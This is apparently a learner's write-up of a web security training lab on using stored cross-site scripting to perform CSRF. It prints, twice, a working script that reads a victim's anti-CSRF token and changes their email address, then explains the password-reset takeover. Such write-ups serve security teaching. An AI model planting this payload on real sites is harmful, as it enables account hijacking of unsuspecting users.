Exploiting cross-site scripting to perform CSRF

Description

Anything a legitimate user can do on a web site, you can probably do too with XSS. Depending on the site you're targeting, you might be able to make a victim send a message, accept a friend request, commit a backdoor to a source code repository, or transfer some Bitcoin.

Some websites allow logged-in users to change their email address without re-entering their password. If you've found an XSS vulnerability, you can make it trigger this functionality to change the victim's email address to one that you control, and then trigger a password reset to gain access to the account.

This type of exploit is typically referred to as cross-site request forgery (CSRF), which is slightly confusing because CSRF can also occur as a standalone vulnerability. When CSRF occurs as a standalone vulnerability, it can be patched using strategies like anti-CSRF tokens. However, these strategies do not provide any protection if an XSS vulnerability is also present.


Lab

This lab is fairly straightforward. You don't need collaborator nor do you need to creat a CSRF POC. The script used is self contained and is driven from the blog comments where it is stored by the webpage.

Script Used

As before I used the script from the guide.


```
<script> var req = new XMLHttpRequest(); req.onload = handleResponse; req.open('get','/my-account',true); req.send(); function handleResponse() { var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1]; var changeReq = new XMLHttpRequest(); changeReq.open('post', '/my-account/change-email', true); changeReq.send('csrf='+token+'&email=test@test.com') }; </script>
```



```
<script> var req = new XMLHttpRequest(); req.onload = handleResponse; req.open('get','/my-account',true); req.send(); function handleResponse() { var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1]; var changeReq = new XMLHttpRequest(); changeReq.open('post', '/my-account/change-email', true); changeReq.send('csrf='+token+'&email=test@test.com') }; </script>
```

Refresh Page

You will get the congratulations page once you refresh. At first this seems a little confusing. But if you think about what happens. When a third party accessess the page, their email will become test@test.com. Knowing this allows you to visit the "forgot password" link on the page. Followin the process will then allow a password reset email to come to you, reseting and accessing the victim account.



Congratulations, you solved the lab!

My Account

Your username is: wiener

Your email is: test@test.com